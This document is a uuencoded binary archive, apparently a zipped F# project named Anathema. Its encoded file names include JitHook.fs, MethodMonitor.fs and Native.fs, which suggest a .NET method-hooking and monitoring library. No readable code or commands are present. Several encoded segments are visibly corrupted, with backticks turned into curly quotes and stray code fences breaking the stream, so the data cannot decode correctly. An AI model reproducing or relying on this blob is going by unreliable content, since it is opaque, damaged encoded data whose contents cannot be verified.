M#'-&'1AN%_045[9B;'S9!6M:@[<45`2_V'Y!\8,M])V"%"G<17P/]7@32K^W
ME^PFVXO</HNC_^/()_3%74<O:Y;1)SRDI;_U%U!+`P04````"`!Y6(9+@LO(
M<W$$``!&#@``,0```$%N871H96UA+T53+D%N871H96UA+D-O<F4O15,N06YA
M=&AE;6$N0V]R92YF<W!R;VJU5\URTS`0OC/#.PC#3,A,8R=-*04<,R4MI0.%
M3!-^#K[(]KH1V))'DD/#\&8<>"1>@?5OG*0)!=I#)N/=U>ZW^ZVTTJ\?/^WG
MEW%$9B`5$WQ@],RN08#[(F#\8F"D.NP<&,^=NW?LD12?P==D(D2D/M3V>]F"
M(PAI&ND)E1>@U<!XD;(H,`AZYO@UU3IY:EG*GT),E1DS7PHE0FWZ(K8"F$$D
M$I!6K+QLF;7;[?8-C$B(?1HG0FI2AAX8#QZ>C7/?QY<:>(9`C:B>MMU:T437
M=L_J4$,1QX*;B12),LA0\(#I/('C2Z:T>MBZ&=>MMD&L`OM(9EGI^8D4:9*+
M4(B!0W:12IH%;\(@"&!)V6Z1P8"T6L1PCL!++VQK25TY'$54AT+&J[XJ><!-
M(9\/1^]MJU)5+L8Y+V5BSJ[9M:TE4657LG"2LL#Q^KO^WCX]Z/0][U%GK]L[
MZ#SI/PDZ!_T#O_^XO_^$>OL8:;&B<O(NU4FJ)_,$G#?,DU3.;6LAJZS.A=!O

```
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
M"MF6V)^\-#/PW6G1X"2;"%%OE7<ZSM)IPK>7"'2<-!JB)#O1,%S:XT]PWIC
M#*'0\*0LEX)":QAC[K7#*)]*Z905'JP=-!R`W$7J`SUH"NN]$EKAKLT/=9>N
M-:$'DBW^1^Y:9T*+%.6BU#5!:%3E=N^L.^<6J?@:5M[G"(')<D5XC[PQ<H8Q
M"2M:XR42IH(13'+P\>H8Z/I)<[8C]S^:]J5.S,1=.<"YO2"1_C8<@^L)U,M6
MN_T`4$L#!!0```````E8ADL``````````````````:````06YA=&AE;6$O15,N
M06YA=&AE;6$N2&]O:R]02P,$%`````@`>5B&2QSE15Z9`@``]04``"D```!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y(;V]K+T%S<V5M8FQY26YF;RYF<Y54VT[;
```

```
M0!!]1^(?1GDAH,8D%‘B@JA(-+<T#;44H4E7U86V/XX7UCK674’]2OZ$/E?I#
M_87..DX<4BYJ(ME[.7/FS,U_?O[2HD!;B@3A[20ZU<+E6(CH/=%M=&HM%K&J
MQCJCS8W-#2I1PZ2R#HOH$C.%B9.DU\Z]=K+‘:$1%*16:"9J93-‘^C!IKAX;*
M!2@XV=V%<]1HA(+@UQ0B.‘$1DW<@>-&(‘FDA(>T,*84IN-R0G^;\1LCXB.ZD
MGD)-9]$!92"<,S+V#FT$HUSH*0:PQ?8"9D)YM.‘("DIE5M5LLE41Z((‘2J1P
M[/1.NGQ54[2Y\?758G,"B_Q=2:>PVUG/;V?[];>’#<[0)D:6P66W\SAL1#J3
M4V_$\\"B%+IZ"O+)4.H3]S\J1U161DYS-EHNX?</@+W^8/BXV941*9.;VR<5
M>^6\P06D3OP$G0M%Y6BNI96QPE"I3"BN82%N0^%R/JI*7DG-&VG;;M’D8-98
M!;9@.OIX‘0FGAC1JQUT!XPPJ\J‘1TW‘O$NY)YJ@Y_Z7,#!4U5R!Z$=JL%M#*
M:SLKL#GC$2B0"%<SKG5+:]>M8VH#O[K7T^>?QV>A^;DK:W^\HVP9NI(QR&RN
MM#1TPS,:P/B])(MI$_5]Q^=>IMU.NG=PV()?BM[P*(U[^T?#_=YQ?#SH’0^3
M@^%!EO8/!WLKQ;A&8[GK5J<C*%J=AC">5EIG&WUM#+SRIIFVDYJN?LQ_%^*&
M>1K^U7.IV_-5@S=>JA0^^")&LW)\B3.YI*@?7[BV"0NT)29ANH52K&LY]LQ>
M-8@4,\$=&&[G]!Q7NF1L?-DY:UR!MQQ4#=[:V>+XP>9TIR%&#G<>WT,]WH32
M[0RB?K0SS^VS./X_CGS’7]QU]*)F*7_"0UJZVW\!4$L#!!0‘‘‘‘(’’E8ADMY
M:F]]M00‘‘"P/‘‘‘Q‘‘‘‘06YA=&AE;6$O15,N06YA=&AE;6$N2&]O:R]%4RY!
M;F%T:&5M82Y(;V]K+F9S<’)O:K57VW+3,!!]9X9_$(:9D)G:3NHT%W#,E%#N
MA4P3+@]YD6VY$;4ECR0’PN7+>."3^‘76USA)$\JE#YF,=E>[9_>L5]+/[S_L
M!Y^B$"V(D)2SH=8V6AHBS.,^9>=#+5&!WM<>.#=OV&/!/Q!/H2GGH7Q;V7?2
M#8](@)-03;$X)TH.M8<)#7T-@6<&J[E2\3W3E-Z<1%@:$?4$ESQ0AL<CTR<+
M$O*8"#.2;KK-/&RU+‘TB(F0_BV(N%"I"#[4[=T\GF>^33XJP%($<8S5OSBI%
M’5US=EJ%&O$HXLR(!8^EAD:<^51E"9Q\HE+)NXW_X[K1U)"98Q^+-"NU?")X
M$F<B$$+@@)XG‘J?!ZS‘0‘%A3-AMH.$2-!M*<1\1-SFUS35TZ’(=8!5Q$F[Y*
M><W-,5N.QF]LLU25+B89+T5BSJ’1LLTU46E7L/‘DH;[C’QYU6ZZ%]5[?=_5.
MO]?1!^Z@K0]ZWE’O*/!;W?8A1%KM*)V\3E2<J.DR)LY+Z@HLEK:YDI569YRK
M5S@B,L8><4XFQC’#*H5D/.7\PC;K^FK3L90D<L,E*"[;4U-76_*&?2Q‘])&+
MBS+A1<?H&H#_<O7&YLD<BWC$!2G5’0.^B;2*.PPJO(GB3P@C0"AY2%GZP9T1
MGPJHF’242(AM[C,IW>Q(=T^:0$M‘0U(VJKG>J=O-N[]/OVXU6]:O7_-V@\8K
M463BR3)R>5CF5Q>MF67-$"1A6-C4F^-UK&A$/X,>AQ*<E.M5MC3T<‘@>"X-*
ML-Z$Z>?MN)3-L@@S<%2)5U@"R@CD*Q5F4/)’)P_?/+D_/3L>G=CFAK+<\PX+
M!CR]3.>:8]EF?5WYY5X2$::R"CX&+FHX-JDTWI^^A&";.ZZ)NS,2$BS)BKUM
M6F+?Y2Q<[F$F97<?,:G^"KP46*[$S’5Q4F#X=U:>*1*M’05G)"‘"3EJ"GC$O
M3’PRU"+I<1%2%\Z0/5;Y0#’2B7*‘RH/XSMT=TZ9Y@$9P-">"#!E)E,#A‘1HG
M;DB]%V0YY1>$#=V6%1P%O:#=]H]:V,(EYUDOT07,’F>:$5:L2FQF!6X/VLE2
M0N:0T6]MLHRN9/@*BBZH)[5JA*75W5=L.*-C&M8\E:?!,Q9P(T@][31]3E7&
M>/‘’\8J3[Y(4#*/>2UG.6P((%8.#G(?5D-\T6QORJZ#.%]<Z]#I=W-<MUSW2
M.ZUV7Q]8‘U_O6WW/ZEG=‘7:[WZKC^:IL;^:T68H]UYY3RFB41&^I3’‘X48E/
M>=&>]?D$XVF7X>H^I#GMMFWNMMO]!8[FG,LJG7=SLAE\=]0V7(L;)1V;2?[!
M;=(Z;,X,8W5W1)-’+^3L\>V99;1FU?D\6W1@N;I@%A]\<;MN-’,@!91<6>BR
M"7F-L6US*UR%9;OFN30M=#7@H7G%1RK)_REE!7-6IVZVN)S*68[]6@K[?Y’\
M39GKI4W7>;?O>D9M^5^]6V[I.KSQ4‘0OP&")ECP1*’N7(1A)’I’R‘&’?S^4*
MRPM$H1(^09S!+T"‘‘L296^3"P^XCPLQ’"8.G7GI0(JH,5!4YPXPD7!)"+!‘I
MJXIB3AGL)VD’’"!)"-IZ;14QC‘QRG@=*IR&\/4D‘LS%_@1:UR/7.MNUQH(C8
M9:KK\+>:DK\‘4$L#!!0‘‘‘‘(’’E8ADO[I62^"‘0‘‘+H.‘‘‘D‘‘‘‘06YA=&AE
M;6$O15,N06YA=&AE;6$N2&]O:R]*:71(;V]K+F9S[5?;CM,P$’U’XA]&^X‘2
M%,+MK2Q%7%*VB$NU+1<)(>1-)JU%8D>.6UC4/^.!3^(7&"=.<Q<+‘B0DHM4F
MM6?&9\[,G+3?OGP5+,4\8R%"L/3O"Z8WF#+_1,H/ER]=OB0S%+‘\SS6FK0_^
M*<8)AII+T5G?"LU3].="HY+9$M6.AY@/&SV4:<835!VK9SQ4,I>Q]F?+#5.9
M_YQIOD,;LC1JHJ4X"OT39!&J?&3;QC‘YZ?,,P20(=R’"!-=,(\@8+)IGJ#<R
M>H1APA0S"<)5H*,76C4?1!$NT^J8HI<N<Q’+*6W1PA.N9PE;#WA>FYJGV[<.
M0,C48’%<8#GH#<\)E;DN7S+_$]20;C4[2Q#>;\@.HQ;,29F(S‘Q0\GPN!0YX
M*F1)RP\FH^G^,%C6\B0[@1]M>HY[^5+M,8‘7’),B64ZLAPM.6/!EV&LLI@=*
MC?$HW609$]’YI,$ZK97F@=#JO(IY6%WRS_@B?B@C/&P5E%>LVRME.MP,<@X?
MN=[4AGM8RA2+9*FZQ9VZ?T=N3I]W_Q5+MNB!9<&#.GD/ZIR+K2(Q#QJY5!_J
M%-P&CJ)>!L+8L16LWWCXH=B#3#VRTU7VR&C’.0.NA]B1+._5.=FK%;6A";E&
M3>B=FH)>:QY?@V=,Y1N6^*>D#K9’;02W7>_KUR$LG2T5>5DE,’]I)I5F0@.G
M\5‘D,Z‘EL)WD$:W$7’#*,9$RZS;1VZ.YR#5+$C.E1W?@:*EE9NX#&1^]:]1R
M"D]YKGV*JYQX*RRDYRPU!:[M#K,)=PNP_F/4*U(5QS5/95RG]O4‘’G‘1<;&>
MF?+ZB^U9PD/8[_?M]0*T"+&_0RU6.KEM$%;13S#)4%%@A1E36‘’PRX<3)J*D
MV;)N]6"+36FF9ZC*5)::*:HNW*WM>3S4V_.\:’S2>F%-ZY*F[‘.:J%*=PT?%
M"P6KC;K2)I-HH:3&T‘K@EANIAAO6HT8AI(;C/;SB2F]98GV<3OMYE7_9=[X9
M’‘_J‘_S%_<?!^^!-\/#E*GA_&MQ_]/ITO@H\N-+"X5:9=:Y‘[+B2(D6A_>‘3
M#<*UFVX_M:R1#[EL4W]!$X&.>??(^+@^9NJUT_=7<JD5%=YQ79C<F];‘.UAZ
MG.=L1U0JON:")9VA:AF7Q>R.;"FGCAU<T\>5C,RDFFU%‘6$AN3"ST1_O;A5<
M#VRN8_(S+?,;V[Y0IUN(XY+_DU’&Q=1$ZE’.2Y6!L,6E"3)<I8JVUS02.,R;
M!XT*=&BG0EP,:B/K’F9*69’&49/HPXC6W5J^@‘:=?VGLZLB]^3)JR]>"OB0.
MR5!#P(OW5/F-JY"E"Q;3>#6(L(0-M[W9JTW[:,S[XV*:2.’^:^+?U,0NSP6W
M"&<L_’!00ZN"?VX8Q]2’6/@W!O#’KX?R5\EW4$L#!!0‘‘‘‘‘‘E8ADL‘‘‘‘‘
M‘‘‘‘‘‘‘‘‘‘>‘‘‘‘06YA=&AE;6$O15,N06YA=&AE;6$N36]N:71O<G,O4$L#
M!!0‘‘‘‘(’’E8ADN5I+7:FP(‘‘‘$&‘‘‘M‘‘‘‘06YA=&AE;6$O15,N06YA=&AE
```

```
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
M`````````````'0```$%N871H96UA+T53+D%N871H96UA+E)U;G1I;64O4$L#
M!!0````('E8ADM$9'<SE0(`/X%```L````06YA=&AE;6$O15,N06YA=&AE
M;6$N4G5N=&EM92]!<W-E;6)L>4EN9F\N9G.55-M.VT`0?4?B'T9Y(:#&W`F@
MJA(-+<H#;44H4E7U8;V>C1?6N]9>0OU)_88^5.H/]1<ZZSBQH0'41++W<N;,
MF9O__/RE68&N9!SAW20YT\SG6+#D*F@O"TS.G,,B5=58"[.^MKYF2M0PJ9S'
M(KE"H9![:?2#\Z7MR!2E5&@G:&>2HUN-&FN/UI0+4'2RO0T7J-$R!=&O+5AT
M`BPUP0.C12,*I`-NM+=&*<S`Y]:$:4YO!$%'YE[J*=1T#CT8`<Q[*]/@T24P
MRIF>8@0[;"]@QE1`!]Y`83(IJII-MBHB711@N&2>G-Y+GW<U)>MK7U\O-J>P
MR-^U]`K[O14I[FV^^;;:YAP=M[*,7ON]IV$CHX6<!LM>!A8ET]5SD$_69('[
M_Q0Z,F5EY30GN^42?O\`V-O9'3YM=FU91OSV[EG10?E@<0&ITS]![V-I*:';
MZ62J,-9+,$65+-A=+%].1U5)*ZEI(UW;,]IXF#56D2V:CCY>`J?L&(W:4V_`
M6$!E`FC$+-XS3IU)'#7GOY3"FJ+FBD2O8K/5`EIY;7]%-F\#@HDDS->,CWJF
MM>O7,;6!7S_H[(O/X_,X`M2;M3_:&;$,7<D4I)@K+:VYI4F-8/Q>&H=9$_5#
```

```
MQQ=!9OW>+E7EZ.1X?W‘T%">#@R-Q,&!\_WAP(@Z’>\>’?(=GPTXQ;M‘Z:KSN
MC$1%W9F(0^JD\Z[1U\9‘JV";F3NMZ>K’_’?);HFGX>^>2]V>=PW>!JDR^!"*
M%&WG^‘IG<DE1/[Y0;3D)="7R..-,*=*U’’YBKQI$AH)1!\;;.3W%E2T9&U]N
MSII6$!P%58,WMC8H?G"YN=>0(H4[CV]5CS>A4.J3G61KGML7<?1_&OF>OKN/
MT8N:9?0ACVGI;_X%4$L#!!0‘‘‘‘(’’E8ADM>*+TBQ@0‘‘’‘/‘‘‘W‘‘‘‘06YA
M=&AE;6$O15,N06YA=&AE;6$N4G5N=&EM92]%4RY!;F%T:&5M82Y2=6YT:6UE
M+F9S<’)O:K57VW+3,!!]9X9_$(:9D)G&3NHT3<$Q4]+",%#().’RX!?9EAN!
M+7DD.1‘N7\8#G\0OL+X[21,*TSYD,EJM=L_N6>]*OW_^LIY\B4*T)$)2SD9:
M3^]JB#"/^Y1=CK1$!9VA]L2^>\>:"/Z1>‘K-.0_ENTJ_GQXX(P%.0C7’XI(H
M.=*>)C3T-026&:P62L6/#$-Z"Q)AJ4?4$USR0.D>CPR?+$G(8R*,2+KI,>.P
MVS4U\(B0]2**N5"H<#W2’CR\F&6VS[\HPE($<H+5HNU4&TUT;>>B<C7F4<29
M’@L>2PV-.?.IR@(X_T*ED@];-V.ZU=:0D6.?B#0JM7HN>!)G(A""XX!>)@*G
MSILP$‘!8VVRWT&B$6BVDV6?$32XM8VV[-#@)L0JXB#9ME?*&F5.V&D_>6D:Y
M59J89;P4@=F’>M<RUD2E7L’"\X3Z=@_[9’‘R-#N#X^"DTQ\$_0[VS&’G)#@Z
M/AP>>5W//P9/]8G2R)M$Q8F:KV)BOZ*NP&)E&;6LU)IRKE[CB,@8>\0^G^FG
M#*L4DCY-F*(1L8RF2G7N5$H2N>$*-G8<:VA4I_*R?29‘])F+3V78R[X^T‘\M
MX^KMC<.S!1;QF‘M2;O=U^#+27.Y0J"‘GBC\GC‘"MY"EEZ6<W)3X5D#=I*Y$‘
MYGTJI9G=$>^)%/@):$C*BC762W:[BO<7[/>MJLL*]WM>=U"!)8I,/%M%+@_+
M$)NB-;6L*H(D#‘N=9I6\B2%"^A7V<2C!2+FNHZ6AAT.P6"A4@O5J3+]SVZ7,
MR3PX8*@2UU@"R@C$*Q5FD/6S\Z=OGS^>3T_’YY:QL5F>>8\%‘ZI>I0W.-BVC
MN:[L<B^)"%-9!I\!%PT<5["I?[AX!?XV#]T2?5,2$BQ)3>‘V,[’O<A:N]I"3
